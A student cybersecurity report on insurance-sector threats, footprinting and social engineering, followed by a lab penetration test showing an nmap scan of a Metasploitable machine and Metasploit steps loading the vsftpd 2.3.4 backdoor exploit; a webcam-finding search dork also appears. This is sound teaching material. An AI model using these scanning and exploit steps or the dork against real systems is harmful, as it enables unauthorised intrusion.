CYBERSECURITY PROJECT

Ronan Smyth

L00176857

Table of Contents

Part 1 – Security Report

Task 1 - Background info

Introduction

Aviva plc is a British multinational insurance company headquartered in London, United Kingdom. It is one of the UK's leading insurers and operates in several countries around the world, offering a wide range of insurance and savings products, including life insurance, general insurance, health insurance, and asset management services. In addition, they provide many levels of motor and travel insurance and have recently branched out to offer insurance to businesses against cyber-attacks.

In March 2023, Capita PLC experienced a cyberattack that led to data theft, affecting clients including major insurers like Aviva and Phoenix Group who outsourced services to Capita. Although personal data was leaked online, Aviva reported no evidence of its customer data being accessed. The Financial Conduct Authority and Pensions Regulator have since urged clients to assess potential risks to their data. Capita attributed the attack to the group Black Basta and noted a delay in detecting and responding to the breach(Haill, 2023).

The following report outlines cyber security threats which Aviva plc., or indeed any insurance company may need to be aware of including risk analysis and mitigating factors.

Probable Crown Jewels for an Insurance Company

1. Customer Data
2. Policyholder Information
3. Financial Records
4. Intellectual Property
5. Employee Data
6. Claims Data
7. Strategic Plans
8. Proprietary Algorithms
9. Market Analysis Reports
10. Legal Documents

Malware Sites

The following are websites where current malware news and analysis can be investigated.

1. **Malwarebytes Blog – Threats(**https://www.malwarebytes.com/blog/threats**)**: Provides in-depth analysis and news on cybersecurity threats, including malware, ransomware, and phishing attacks.
2. **Kaspersky Threat Intelligence Portal(**https://opentip.kaspersky.com/**)**: A comprehensive resource for checking files, domains, IP addresses, and URLs for malware, offering detailed threat intelligence.

3. **The Daily Swig – Malware(**https://portswigger.net/daily-swig/malware**)**: Offers ongoing coverage and advice on recent malware attacks, including various types of malware like trojans, ransomware, and viruses.
4. **AV-ATLAS - Malware & PUA(**https://portal.av-atlas.org/malware/scans**)**: Serves as a portal for up-to-the-minute cybersecurity data, offering insights into the threat landscape including malware and potentially unwanted applications.

Current Threats

In many cases, the current cyber security threats will be the same or similar across any large business handling sensitive client and employee data. The threats detailed below are those selected as the most concerning for the insurance sector and includes the risk analysis brief for each threat.

Social Engineering

Threat: Manipulative tactics to trick individuals into divulging confidential information.
Likelihood: High, due to its reliance on human error, which is typically easier to exploit than technical vulnerabilities.
Impact: High, as it can lead to unauthorized access, data breaches, and financial loss.
Overall Risk: High, considering the potential for significant operational and reputational damage.
Mitigation: Implement regular employee training programs on recognizing and responding to social engineering tactics; establish clear protocols for verification processes before sharing sensitive information.

Data Breaches

Threat: Unauthorized access and theft or leakage of confidential data.
Likelihood: Moderate, as insurance companies are attractive targets for their wealth of personal and financial data.
Impact: High, leading to legal consequences, financial penalties, and loss of customer trust.
Overall Risk: High, due to the sensitive nature of the data held by insurance firms.
Mitigation: Strengthen data encryption, enhance network security, conduct frequent security audits, and ensure compliance with data protection regulations.

Malware Infections

Threat: Disruptive software gaining unauthorized system access.
Likelihood: Moderate, as robust security measures can prevent many attacks but cannot eliminate the risk entirely.
Impact: Moderate to high, depending on the nature of the malware and the speed of response.
Overall Risk: Moderate to high, considering the possible range of malware types and attack vectors.

Mitigation: Use reputable antivirus solutions, maintain up-to-date systems, and employ endpoint detection and response (EDR) tools.

Insider Threats

Threat: Misuse of access privileges by current or former employees.
Likelihood: Low to moderate, depending on the company culture and security practices.
Impact: High, because insiders have direct access to systems and sensitive information.
Overall Risk: Moderate, due to the potential for significant internal damage.
Mitigation: Apply the principle of least privilege, conduct regular access reviews, and implement user behaviour analytics (UBA).

Man-in-the-Middle Attacks (MitM)

Threat: Interception of communication between two parties without their knowledge.
Likelihood: Moderate, particularly when employees use insecure networks to access company resources.
Impact: Moderate to high, could lead to data breaches or interception of financial transactions.
Overall Risk: Moderate, can be mitigated with encryption and secure communication protocols.
Mitigation: Utilize VPNs for secure communications, employ HTTPS, and educate employees on secure browsing practices.

Advanced Persistent Threats (APTs)

Threat: Stealthy, sustained cyberattacks aiming for long-term access.
Likelihood: Low to moderate, as it requires significant resources and skills to execute.
Impact: High, due to the stealthy and targeted nature of these attacks.
Overall Risk: Moderate, considering the persistent and evolving threat landscape.
Mitigation: Monitor networks with advanced threat detection systems, use SIEM for incident response, and engage in threat hunting activities.

Distributed Denial of Service (DDoS) Attacks

Threat: Overload of a system's resources, rendering it unavailable.
Likelihood: Moderate, as DDoS attacks are common but can often be mitigated with proactive measures.
Impact: Moderate to high, can cause service disruption and financial losses.
Overall Risk: Moderate, due to the availability of advanced protection services.
Mitigation: Deploy DDoS protection services, increase bandwidth, and implement rate limiting and network redundancy.

Zero-day Exploits

Threat: Attacks exploiting unknown vulnerabilities in software.
Likelihood: Low, since zero-day vulnerabilities are rare but highly prized by attackers.
Impact: High, as there are no existing defenses against these vulnerabilities at the time of exploitation.
Overall Risk: Moderate to high, due to the severe impact despite their rarity.
Mitigation: Use threat intelligence services, deploy intrusion detection systems, and adopt a robust patch management process.

SQL Injection Attacks

Threat: Exploitation of database vulnerabilities via malicious SQL code.
Likelihood: Moderate, as these attacks are common but preventable with proper coding practices.
Impact: High, as they can lead to a complete compromise of database integrity and data breaches.
Overall Risk: Moderate to high, requiring regular code reviews and security assessments.
Mitigation: Implement prepared statements and parameterized queries, regularly update and patch database systems, and conduct code reviews.

Misconfiguration and Unauthorized Access

Threat: Incorrectly configured systems allowing for data breaches.
Likelihood: Moderate, common due to human error or lack of knowledge.
Impact: High, as it can lead to large scale data breaches and system compromises.
Overall Risk: Moderate to high, with the need for ongoing configuration management and audits.
Mitigation: Establish configuration management practices, conduct routine security configurations checks, and utilize automated tools to detect misconfigurations.

Ransomware Execution

These are the steps or phases typically involved in a ransomware attack as per specification in the brief.

Phase 1: Reconnaissance and Target Selection

Attackers identify lucrative targets by assessing factors such as industry, size, and financial stability. Techniques include both passive (gathering publicly available data) and active reconnaissance (scanning for vulnerabilities).

Phase 2: Initial Access

Using methods like phishing emails and exploiting software vulnerabilities, attackers gain initial access to the target's network. Social engineering tactics are pivotal, exploiting human psychology to deceive individuals.

Phase 3: Lateral Movement and Privilege Escalation

Within the network, attackers move laterally to control multiple systems, seeking to escalate privileges. They exploit misconfigurations, steal credentials, and abuse trusted applications to gain elevated permissions.

Phase 4: Deployment of Ransomware Payload

Attackers execute the main objective: deploying the ransomware payload. This involves encrypting the victim's files and demanding a ransom, using delivery methods like malicious email attachments and exploit kits.

Phase 5: Encryption and Impact

This phase sees the encryption of files, causing operational disruptions and data loss. Strong encryption algorithms ensure that files cannot be easily decrypted without the attackers' provided keys.

Phase 6: Extortion and Communication

Attackers demand ransom payments, often in cryptocurrency, setting deadlines and threatening further damage to coerce payment. Communication is typically conducted through anonymized channels.

Phase 7: Recovery and Mitigation

The focus shifts to restoring systems and data from backups if available and implementing security measures to prevent future attacks. This includes isolating affected systems, engaging in forensic analysis, and reinforcing cybersecurity practices.(Flashpoint, 2023)

Ransomware Mitigation Techniques

1. **Software Defined Networking (SDN)**: Utilizes dynamic blacklisting of Command and Control (C&C) servers to prevent ransomware from completing its encryption process.

2. **Reverse Engineering for Data Recovery**: Involves dissecting ransomware code to uncover operations for data deletion and recovery, enabling restoration of encrypted or locked files.

3. **Safe Zone Application**: An approach where a single file keeps all user files by compressing them, preventing ransomware from modifying or encrypting these files.

4. **SDN-Based Technique (WannaCry)**: Employs Software Defined Networking to inspect DNS traffic for anomalies and block SMB traffic to prevent ransomware spread.

5. **Intercept X by Sophos**: A tool that uses behavioural analysis to prevent registry modifications by ransomware, claiming high effectiveness in ransomware detection and mitigation.

6. **Microsoft Defender (Endpoint and Identity)**: Products that have demonstrated effectiveness against ransomware attacks, providing comprehensive protection.

7. **McAfee LLC's Framework**: Identifies unauthorized executable attempts to modify local files, using entropy values to trigger security events for potential ransomware activities.

8. **Dell EMC's Framework**: Uses Software Defined Networking to replicate file operations to both local and remote copies, enabling rapid detection and response to ransomware activities.(Kapoor *et al.*, 2022)

These techniques highlight diverse approaches to mitigating ransomware, from network-based solutions and reverse engineering to innovative software tools designed to protect against encryption and facilitate recovery.

Task 2 - Footprinting

Introduction

Footprinting means gathering information about a target system that can be used to execute a successful cyber-attack. To get this information, a hacker might use various methods with variant tools. This information is the first road for the hacker to crack a system. There are two types of footprinting as following below.

- **Active Footprinting:** Active footprinting means performing footprinting by getting in direct touch with the target machine such as by pinging the server to get its IP address.
- **Passive Footprinting:** Passive footprinting means collecting information about a system located at a remote distance from the attacker, for instance, using a search engine to find information about a company's infrastructure.

Information may be exposed through various errors and can be accessed by hackers performing footprinting.

Publicly Available Data Exploitation

- **Network Structure Details**: IP address ranges, server locations, and network architecture details.
- **Software and Services Information**: Versions of software or systems used, obtained from support forums, update logs, or job postings requiring specific knowledge.
- **Employee Information**: Job roles, email formats, and personal details that could be used in targeted attacks.

Potential Network Vulnerabilities Due to Information Exposure

In the provided network diagram, potential vulnerabilities include:

- **External Facing Services**: Services in the DMZ, like the Mail, Proxy, and Internet Banking servers, are directly reachable and could be exploited.
- **Interconnectivity with Third-party Providers**: Connections to Data Link or insurance brokers pose risks if these third-party systems are not secure.
- **Unencrypted Data Transmissions**: Any non-secure protocols used for communication between the core network and branch routers or third parties may be intercepted.

Weaknesses Exploitable by Unethical Hackers

- **Outdated Software**: If servers or applications are not up-to-date, they may have known vulnerabilities.
- **Exposed Services**: Services that should not be exposed to the public internet may be discoverable through improper firewall configurations.
- **Social Engineering Targets**: Employees listed on the website or social media could be targets for phishing or pretexting attacks to gain initial network access.

Information Gathered by Footprinting

- **The operating system of the target machine:** by analysing network packets.
- **Firewall:** through port scanning techniques.

- **IP address:** by DNS querying.
- **Network map:** via network scanning tools.
- **Security configurations of the target machine:** inspecting banner grabbing results.
- **Email id, password:** through social engineering attacks.
- **Server configurations:** examining server header information.
- **URLs:** by crawling website directories.
- **VPN:** detecting via remote access protocols.
- **Infrastructure and personnel:** by crawling company website and social media (e.g. LinkedIn), respectively.

Advantages

- Footprinting allows Hackers to gather the basic security configurations of a target machine along with network route and data flow.
- Once the attacker finds the vulnerabilities, he/she focuses on a specific area of the target machine.
- It allows the hacker to identify as to which attack is handier to hack the target system.

Counter Measures

- Avoid posting confidential data on social media websites.
- Use footprinting techniques for identifying and removing sensitive information from social media platforms.
- Employee training and awareness campaigns regarding sensitive data on social media and footprinting techniques with a view to avoiding them.
- Proper configuration of web servers to avoid loss of information about system configuration.

Methods of Information Gathering

1. **Social Media:** Many people, our concern being employees, have the tendency to release too much information online. Hackers use this sensitive information to create a fake account to be added as friends or to follow someone's account for grabbing their information. Employees may share sensitive information on professional networks like LinkedIn, or on social media platforms that can disclose internal tools, software, and systems used or can enable more accurate phishing and spearphishing.
2. **JOB websites:** Organizations share some confidential data on many JOB websites like monsterindia.com who posted on a website: "Job Opening for Lighttpd 2.0 Server Administrator". From this, information can be gathered that an organization uses the Lighttpd web server of version 2.0.
3. **Search Engines:** Search engines can perform more powerful searches than the obvious. It can be used by attackers to do something that has been termed Google hacking. Basic search techniques combined with advanced operators can do great damage. Server operators include: inurl, allinurl, filetype, and many others. A search string such as inurl: "ViewerFrame?Mode=" will find public web cameras. Search engines can also index pages that contain sensitive information inadvertently exposed online, such as PDFs with network details or reports on IT infrastructure upgrades.

4. **Social Engineering:** There are various techniques that fall in this category which will be discussed in more detail in part 3.
5. **Using Neo Trace:** NeoTrace is a powerful tool for getting path information. The graphical display displays the route between you and the remote site, including all intermediate nodes and their information. NeoTrace is a well-known GUI route tracer program. Along with a graphical route, it also displays information on each node such as IP address, contact information, and location.
6. **Who is:** This is a website that serves a good purpose for Hackers. Through this website information about the domain name, email-id, domain owner, etc; a website can be traced. Basically, this serves as a way for Website Footprinting.

Resolving Weaknesses

1. **Harden External Services**: Ensure services in the DMZ are updated and use secure communication protocols. Employ advanced threat protection services for these servers.
2. **Third-party Security Assurance**: Regularly assess the security posture of third-party providers and ensure contractual agreements include compliance with security standards.
3. **Encrypt Sensitive Communications**: Implement VPNs or encrypted channels for communication between all network nodes, especially for ATM transactions and data transmission to branch offices.
4. **Regular Patch Management**: Implement a stringent patch management policy to keep all systems and applications updated.
5. **Employee Training**: Conduct regular security awareness training to prevent social engineering attacks, covering aspects such as identifying phishing attempts and following proper procedures for verifying and handling sensitive information.
6. **Limit Information Disclosure**: Review and limit the information made available on public platforms. Use privacy settings to control the visibility of details on social media and professional networking sites(Rahaman, 2019).

Task 3 - Social engineering

Introduction

In cybersecurity, social engineering refers to a broad range of malicious activities accomplished through human interactions that manipulate individuals into divulging confidential information or performing actions that compromise security.
Social engineering is especially dangerous because it relies on human error rather than vulnerabilities in software and operating systems. Attackers use psychological manipulation to trick users into making security mistakes or giving away sensitive information.

Social Engineering Examples

A company's security and authentication systems can be impacted by social engineering attacks. These can be categorized as either active or passive. Active attacks involve directly interacting with the target to deceive them into providing confidential information, such as by impersonating a figure of authority. Passive attacks may involve observing the target to gather data indirectly, like eavesdropping on conversations to gain access credentials.
Examples of social engineering attacks include:

1. **Phishing**: Sending emails that appear to be from reputable sources aiming to trick individuals into revealing sensitive information.
2. **Spear Phishing**: Targeted phishing attacks directed at specific individuals within the organization.
3. **Smishing**: Phishing attempts conducted through SMS messages.
4. **Vishing**: Phishing conducted via voice communication to trick individuals into divulging sensitive information.
5. **Pretexting**: Fabricating a false scenario to extract information under the guise of a legitimate need.
6. **Baiting**: Offering something enticing, like free software, that comes with malicious software or some other way to compromise company security practices.
7. **Tailgating**: An attacker seeking physical access follows an authorized person into a restricted area.
8. **Impersonation**: Attackers pretending to be a trusted figure to extract sensitive information.
9. **Quizzes and Surveys**: Social engineering tactics disguised as harmless quizzes or surveys to collect sensitive personal data.
10. **Watering Hole Attack**: Compromising a commonly used and trusted website to target a specific group.

For companies, especially those in sectors where data sensitivity is high, such as insurance, the threat of social engineering can have severe implications. These sectors deal with a substantial amount of personally identifiable information (PII) and other crown jewels that, if compromised, can lead to significant losses, fines (resulting from GDPR or other legislation) and damage to the company's reputation(Aldawood and Skinner, 2019).

Mitigation

To mitigate these risks, the following best practices should be employed for both physical and digital authentication:

Physical Authentication:

1. **Visitor Management**: Ensure all visitors are verified, logged, and escorted in secure areas.
2. **Secure Badge Systems**: Utilize badges with photo identification, and possibly biometrics, for access control.
3. **Security Training**: Train employees to recognize and report suspicious behaviour or unauthorized individuals.

Digital Authentication:

1. **Strong Password Policies**: Implement policies that encourage complex passwords and regularly scheduled changes.
2. **Multi-Factor Authentication (MFA)**: Use multiple verification methods for accessing sensitive systems.
3. **Regular Audits and Monitoring**: Continuously monitor for unusual access patterns and conduct regular security audits.

Education:

Given the nature of the business, especially in insurance companies where employees handle sensitive client information, the need for education on social engineering tactics is paramount. It's vital to establish a culture of security awareness where employees are:

- Encouraged to question unexpected requests for information, even if they appear to come from within the company.
- Trained through simulations that reflect real-life scenarios that might be encountered.
- Provided with clear protocols on what to do if they suspect they are the target of social engineering.

Auditing:

In addition, companies must ensure that their public-facing digital footprint does not inadvertently reveal too much information. This includes:

- Regularly updating privacy settings on corporate social media accounts.
- Implementing web filters to prevent access to malicious sites that could gather user information.
- Ensuring that corporate websites do not expose unnecessary information, such as employee details or system metadata.

To encapsulate, social engineering targets the most vulnerable link in the security chain – people. Understanding its implications, maintaining rigorous physical and digital authentication practices, and fostering a robust culture of awareness within the company are key to protecting sensitive data and systems(Aldawood and Skinner, 2018).

Network Diagram Report

1. **Internet Link Providers**: Connections from the Internet Routers to the Internet Link Providers are primary external attack vectors. Robust firewall protection and Intrusion Prevention Systems (IPS) are needed at this level.
2. **Branch Routers and Brokers**: Brokerage offices and branch office routers are points that could be exploited by skimming or malware. Emphasize the necessity for physical security and transaction encryption.
3. **Core Firewall**: The firewall is a critical defence mechanism and must be configured correctly with regular updates to prevent unauthorized access.
4. **DMZ (Demilitarized Zone)**: Servers placed in the DMZ like Mail, Proxy, shared insurance sector servers, and SMS are potential targets for external attacks. Segmenting these services will limit access from one to another.
5. **Internal Servers**: App Servers, Databases, HRD, Backup DB, and SNAP servers could be exploited from phishing or spear-phishing attacks from within the organization. Internal firewalls, access controls, and monitoring for unusual activities can be implemented.
6. **Core Switch**: The core switch is a critical component where security can be enforced. Securing switch access and monitoring to detect anomalies is essential.
7. **Data Link Providers**: The links between branch routers and core routers provided by external parties could be intercepted or disrupted. VPN tunnels or encrypted links can be useful.

Part 2: Penetration Testing

Task1

Step 1

Metasploit was initialized on a Kali Linux virtual machine while Metasploitable was also initialized on VMWare. Below, the IP addresses of both virtual machines are conveniently checked and are found to be on the same network.

The attacker's IP address (Metasploit) is 192.168.79.128 whereas the victim (Metasploitable) is 192.168.79.129. I pinged from both virtual machines to ensure connectivity.

Metasploit: 192.168.79.128

```
msf6 > ifconfig
[*] exec: ifconfig

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.79.128  netmask 255.255.255.0  broadcast 192.168.79.255
        inet6 fe80::20c:29ff:fe56:be4  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:56:0b:e4  txqueuelen 1000  (Ethernet)
        RX packets 433  bytes 218168 (213.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 382  bytes 52610 (51.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 1680  bytes 279947 (273.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 1680  bytes 279947 (273.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Metasploitable:192.168.79.129

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:c0:08:37
          inet addr:192.168.79.129  Bcast:192.168.79.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fec0:837/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:65 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:6740 (6.5 KB)  TX bytes:13014 (12.7 KB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:192 errors:0 dropped:0 overruns:0 frame:0
          TX packets:192 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68817 (67.2 KB)  TX bytes:68817 (67.2 KB)
```

Step 2

A port scan was carried out using the following command: nmap -p1-65535 -A 192.168.79.129.

Conditions of ports on the victim machine can be seen in 3 screenshots below.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-02 23:07 IST
Nmap scan report for 192.168.79.129
Host is up (0.0013s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE     VERSION
21/tcp    open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.79.128
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet      Linux telnetd
25/tcp    open  smtp        Postfix smtpd
| sslv2:
|   SSLv2 supported
|   ciphers:
|     SSL2_RC2_128_CBC_EXPORT40_WITH_MD5
|     SSL2_DES_64_CBC_WITH_MD5
|     SSL2_RC2_128_CBC_WITH_MD5
|     SSL2_RC4_128_WITH_MD5
|     SSL2_DES_192_EDE3_CBC_WITH_MD5
|_    SSL2_RC4_128_EXPORT40_WITH_MD5
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY,
 ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN
|_ssl-date: 2024-04-02T22:09:42+00:00; +5s from scanner time.
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
53/tcp    open  domain      ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind     2 (RPC #100000)
| rpcinfo:
```

```
| rpcinfo:
|   program version    port/proto  service
|   100000  2            111/tcp   rpcbind
|   100000  2            111/udp   rpcbind
|   100003  2,3,4       2049/tcp   nfs
|   100003  2,3,4       2049/udp   nfs
|   100005  1,2,3      40067/udp   mountd
|   100005  1,2,3      56967/tcp   mountd
|   100021  1,3,4      46055/tcp   nlockmgr
|   100021  1,3,4      52857/udp   nlockmgr
|   100024  1          41328/udp   status
|_  100024  1          42975/tcp   status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ftp         ProFTPD 1.3.1
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|   Some Capabilities: Support41Auth, LongColumnFlag, SupportsCompression, Sw
itchToSSLAfterHandshake, Speaks41ProtocolNew, SupportsTransactions, ConnectWi
thDatabase
|   Status: Autocommit
|_  Salt: 0C@Uj6k;"96F:2+~]78R
3632/tcp  open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
| ssl-cert: Subject: commonName=ubuntu804-base.localdomain/organizationName=O
COSA/stateOrProvinceName=There is no such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45
|_Not valid after:  2010-04-16T14:07:45
|_ssl-date: 2024-04-02T22:09:42+00:00; +5s from scanner time.
5900/tcp  open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_    VNC Authentication (2)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
```

```
| irc-info:
|   users: 2
|   servers: 1
|   lusers: 2
|   lservers: 0
|   server: irc.Metasploitable.LAN
|   version: Unreal3.2.8.1. irc.Metasploitable.LAN
|   uptime: 0 days, 0:18:06
|   source ident: nmap
|   source host: AAC85C0B.E9B94EC6.FFFA6D49.IP
|_  error: Closing Link: azyacvzyl[192.168.79.128] (Quit: azyacvzyl)
6697/tcp  open  irc         UnrealIRCd (Admin email admin@Metasploitable.LAN)
8009/tcp  open  ajp13       Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
|_http-server-header: Apache-Coyote/1.1
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/5.5
8787/tcp  open  drb         Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/dr
b)
42975/tcp open  status      1 (RPC #100024)
43054/tcp open  java-rmi    GNU Classpath grmiregistry
46055/tcp open  nlockmgr    1-4 (RPC #100021)
56967/tcp open  mountd      1-3 (RPC #100005)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs
: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2024-04-02T18:09:33-04:00
|_clock-skew: mean: 1h00m05s, deviation: 2h00m00s, median: 4s
| smb-security-mode:
|   account_used: <blank>
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
 <unknown> (unknown)
|_smb2-time: Protocol negotiation failed (SMB2)

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 140.76 seconds
```

Task 2

Step 3

Port 21 VSFTPD

VSFTPD can be seen at port 21.

VSFTPD stands for "Very Secure FTP Daemon" and is an FTP server for Unix-like systems, including Linux. VSFTPD is known for its simplicity and security. It is the default FTP server for many Linux distributions(chousensha, 2014).

Metasploit was searched for modules relating to VSFTPD with the following results.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check
  Description
   -  ----                                  ---------------  ----       -----
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes
  VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No
  VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exp
loit/unix/ftp/vsftpd_234_backdoor
```

VSFTPD v2.3.4 Backdoor Command Execution

The above modules exploit a backdoor that was introduced into the vsftpd-2.3.4.tar.gz archive in Summer 2011. It was removed very shortly after its introduction.

Step 4

The following exploit is loaded in Metasploit:/unix/ftp/vsftpd_234_backdoor. The “show options” command is also used.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

Step5

RHOST is set to the victim's IP address and the "show payloads" command is called showing the available payloads that can be used to attack this vulnerability.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.79.129
RHOST => 192.168.79.129
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                      normal  No     Unix Command
, Interact with Established Connection
```

Step 6

The payload shown is set: payload/cmd/unix/interact and again “show options” is called.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set payload payload/cmd/unix/int
eract
payload ⇒ cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:po
                                       rt[,type:host:port][ ... ]
   RHOSTS   192.168.79.129   yes       The target host(s), see https://docs
                                       .metasploit.com/docs/using-metasploi
                                       t/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)


Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

